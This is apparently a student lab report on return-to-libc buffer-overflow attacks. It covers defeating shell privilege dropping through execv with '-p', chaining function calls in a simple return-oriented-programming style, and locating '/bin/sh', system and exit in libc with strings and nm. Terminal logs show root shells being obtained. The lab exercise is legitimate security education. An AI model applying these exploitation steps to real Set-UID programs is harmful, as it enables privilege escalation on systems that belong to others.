
If we're trying to perform an attack variation without including the `exit()` function and you encounter a segmentation fault (segfault), it indicates that your attack still caused the program to access memory it should not have, resulting in a crash. Segmentation faults are a common outcome when exploiting buffer overflows because they indicate that the program's memory protection mechanisms have detected an unauthorized memory access.

In such a scenario, you would typically need to debug the program to understand why the segmentation fault occurred and potentially adjust your attack to bypass or mitigate memory protection mechanisms. Debugging tools like `gdb` (GNU Debugger) can be helpful for this purpose.

Attack variation 2: After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the new file name is different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Will your attack succeed or not? If it does not succeed, explain why.

When we change the file name of retlib to a different name such as newretlib, it can affect the success rate of our return-to-libc attack. It depends on how memory addresses are calculated and how the stack based buffer overflow vulnerability is triggered. To determine whether the attack will succeed or not with the new program name we have to consider things like whether the change in the program name lengths affects the offset to the return address. Also, the specific offsets and memory addresses involved in the attack.

3.4 Task 4: Defeat Shell’s countermeasure



```
@sk22bo ➜ /workspaces/Com_off (main) $ ./retlib
Address of input[] inside main(): 0xffffb188
Input size: 150
Address of system function:0xf7e13360
Address of exit function: 0xf7e05ec0
Address of execv function: 0xf7e9a410
MYSHELL address env 0xffffb8da
ARG_P address env 0xffffc549
Address of buffer[] inside bof(): 0xffffb124
Frame Pointer value inside bof(): 0xffffb168
sh-5.0$ pd
sh: pd: command not found
sh-5.0$ ps
    PID TTY          TIME CMD
   1032 pts/0    00:00:00 bash
   8710 pts/0    00:00:00 retlib
   8711 pts/0    00:00:00 sh
   8755 pts/0    00:00:00 ps
sh-5.0$ ls
README.md  badfile.py  foobar.c  gdb_commands.txt  prtenv.c  retlib.c
badfile    foobar      foobar.s  prtenv            retlib    retlib_task
sh-5.0$ 
```

In the fourth attack, our goal was to perform the return-to-libc attack. The difficult part was the presence of countermeasures that automatically drop privileges when shells like Dash and Bash are executed in a Set-UID process. One way to go around was initially linking `/bin/sh` to `/bin/zsh` instead of `/bin/dash`.

However, since both Dash and Bash still drop Set-UID privileges when executed without the `-p` option, we need to find a way to execute `/bin/bash-p` directly without relying on `/bin/sh`. We can do this by utilizing certain libc functions, such as the `exec()` family of functions, including `execl()`, `execle()`, and `execv()`. For this task, I used the `execv()`function.

The `execv()` function takes two arguments: the first is the path to the command, and the second is an array of arguments for that command. For instance, to execute `/bin/bash-p` using `execv()`, we would need to set it up as follows:

- `pathname` points to the address of "/bin/bash".

- `argv[0]` points to the address of "/bin/bash".


- `argv[1]` points to the address of "-p".

- `argv[2]` is set to NULL, which is equivalent to four bytes of zero.

The challenge here is that `strcpy()`, which we've used in previous tasks to exploit buffer overflow, will terminate at the first encountered zero byte, and anything after that won't be copied into the `bof()` function's buffer. However, we know that everything in our input is already on the stack, specifically in the `main()` function's buffer. Fortunately, we are provided with the address of this buffer to simplify the task.

To successfully execute the return-to-libc attack, we need to construct our input such that when the `bof()` function returns, it returns to the `execv()` function, which retrieves from the stack the addresses of the "/bin/bash" string and the `argv[]` array. By preparing the necessary data on the stack, we ensure that when `execv()` is executed, it can effectively execute "/bin/bash-p" and provide us with a root shell.

The screenshot below shows the sh-5.0$ and all the address calculated using it.



```
@sk22bo ➜/workspaces/Com_off (main) $ ./retlib
Address of input[] inside main(): 0xffffb188
Input size: 150
Address of system function:0xf7e13360
Address of exit function: 0xf7e05ec0
Address of execv function: 0xf7e9a410
MYSHELL address env 0xffffb8da
ARG_P address env 0xffffc549
Address of buffer[] inside bof(): 0xffffb124
Frame Pointer value inside bof(): 0xffffb168
sh-5.0$ pd
sh: pd: command not found
sh-5.0$ ps
    PID TTY          TIME CMD
   1032 pts/0    00:00:00 bash
   8710 pts/0    00:00:00 retlib
   8711 pts/0    00:00:00 sh
   8755 pts/0    00:00:00 ps
sh-5.0$ ls
README.md  badfile.py  foobar.c  gdb_commands.txt  prtenv.c  retlib.c
badfile    foobar      foobar.s  prtenv            retlib    retlib_task
sh-5.0$
```

Task 5 (Optional for CIS4626 students but required for CIS5627 students):Return-Oriented Programming

In Task 4, we're presented with a different approach to exploiting the buffer overflow vulnerability in the `retlib.c` program. This time, the objective is to invoke the `foo()` function multiple times before gaining root shell access. This approach involves chaining multiple functions together and is a simplified version of Return-Oriented Programming (ROP).

Here's a summary of the steps I took to make this attack work:

1. **Overflow the Buffer:**

   Just like previous tasks, I had to craft an input that overflows the buffer in the 'bof()' function.

2. **Control Return Address:**
   Now I had to manipulate the return address on the stack such that when the program returns from 'bof()', it jumps to the 'foo()' function.

3. **Repeat for 10 Times:**
   To invoke the `foo()` function 10 times, I had to craft the stack layout in such a way that when `foo()` returns, it returns to another instance of `foo()`. This process is repeated 10 times, incrementing the number of times `foo()` is invoked.


4. **Execute `execv()`:**
   After the 10th invocation of `foo()`, the program must finally return to the `execv()` function, which is set up to provide you with a root shell. **execv()** is a system call in Unix-like operating systems, including Linux, that is used to execute a new program from within a running process. **execv()** is a crucial system call for process management and program execution in Unix-based systems, allowing for the dynamic launching of programs with different arguments.

5. **Gain Root Shell:**
   Upon reaching the `execv()` function, the program executes `/bin/bash-p`, which gives us a root shell.

The construction of input was a little tricky. It involved setting up the stack layout that allowed me to control the flow of execution. It is done by manipulating the return address and creating a loop that invokes 'foo()' multiple times.

This technique is powerful but also complex as well as often have to carefully manipulate the memory and resisters.


The screenshot below shows the invocation of ‘foo()’ multiple times by using these techniques.



```
Address of input[] inside main(): 0xffffb188
Input size: 150
Address of system function:0xf7e13360
Address of exit function: 0xf7e05ec0
Address of execv function: 0xf7e9a410
MYSHELL address env 0xffffb8da
ARG_P address env 0xffffc549
Address of buffer[] inside bof(): 0xffffb120
Frame Pointer value inside bof(): 0xffffb168
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
sh-5.0$ ls
README.md  badfile.py  foobar.c  gdb_commands.txt  prtenv.c
retlib.c
```

Bonus Task:

Here’s how we will approach this task. First, we can use tools like **grep** and **strings** to search for the "/bin/sh" string in the **libc** library. Once we identify the address of "/bin/sh" in **libc**, we note it down. Then, we can use the **nm** (name list) command to list the symbols (function names) in the **libc** library. This will give us the addresses of the **system()** and **exit()** functions in **libc**. Note down these addresses. Now, just modify the Python script provided in Task 3 (the one for constructing **badfile**) to replace the **sh_addr**, **system_addr**, and **exit_addr** placeholders with the actual addresses you found in the previous steps.



```
hrs
ays
  @sk22bo →/workspaces/Com_off (main) $ strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh"
   1b45bd /bin/sh
  @sk22bo →/workspaces/Com_off (main) $ nm -D /lib/x86_64-linux-gnu/libc.so.6 | grep " system$"
  0000000000052290 W system
  @sk22bo →/workspaces/Com_off (main) $ nm -D /lib/x86_64-linux-gnu/libc.so.6 | grep " exit$"
  0000000000046a40 T exit
● @sk22bo →/workspaces/Com_off (main) $ nano badfile.py
● @sk22bo →/workspaces/Com_off (main) $ strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh" 1b45bd /bin/sh
⊗ @sk22bo →/workspaces/Com_off (main) $ ./retlib
  Address of input[] inside main(): 0xffe51b08
  Input size: 150
  Address of system function:0xf7dc5360
  Address of exit function: 0xf7db7ec0
  Address of execv function: 0xf7e4c410
  Address of buffer[] inside bof(): 0xffe51aa0
  Frame Pointer value inside bof(): 0xffe51ae8
```

The above image shows its successful implementation.

In short, I used strings-a-t x /usr/lib32/libc-2.31.so | grep “/bin/sh” command to get the address of /bin/sh and then used it as the command instead of the environment variable.